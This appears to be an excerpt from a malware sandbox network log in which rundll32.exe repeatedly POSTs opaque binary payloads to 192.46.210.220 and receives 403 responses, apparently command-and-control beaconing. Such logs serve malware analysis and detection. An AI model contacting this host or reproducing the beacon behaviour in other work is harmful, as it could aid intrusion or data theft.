2021-10-28 02:55:09 UTC	286	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:09 UTC	286	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:10 UTC	296	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:09 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.3	50046	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:09 UTC	291	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:09 UTC	291	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:10 UTC	296	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:10 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49766	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:25 UTC	29	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:25 UTC	29	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:26 UTC	39	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:26 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.3	50052	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:13 UTC	296	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:13 UTC	296	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:13 UTC	306	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:13 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.3	50054	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:13 UTC	301	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:13 UTC	301	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:14 UTC	306	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:14 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.3	50060	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:17 UTC	306	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:17 UTC	306	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:17 UTC	316	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:17 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.3	50062	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:17 UTC	311	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:17 UTC	311	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:18 UTC	316	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:18 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.3	50068	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:20 UTC	316	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:20 UTC	316	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:21 UTC	325	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:21 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.2.3	50070	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:21 UTC	321	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:21 UTC	321	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:22 UTC	326	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:22 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.2.3	50076	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:24 UTC	326	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:24 UTC	326	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:25 UTC	335	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:25 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.2.3	50078	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:25 UTC	331	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:25 UTC	331	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:25 UTC	335	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:25 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.2.3	50084	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:28 UTC	336	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:28 UTC	336	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:29 UTC	345	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:29 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
69	192.168.2.3	50086	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:29 UTC	340	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:55:29 UTC	340	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:55:29 UTC	345	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:55:29 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49767	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:25 UTC	34	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:25 UTC	34	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:26 UTC	39	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:26 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.2.3	50092	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:55:32 UTC	345	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
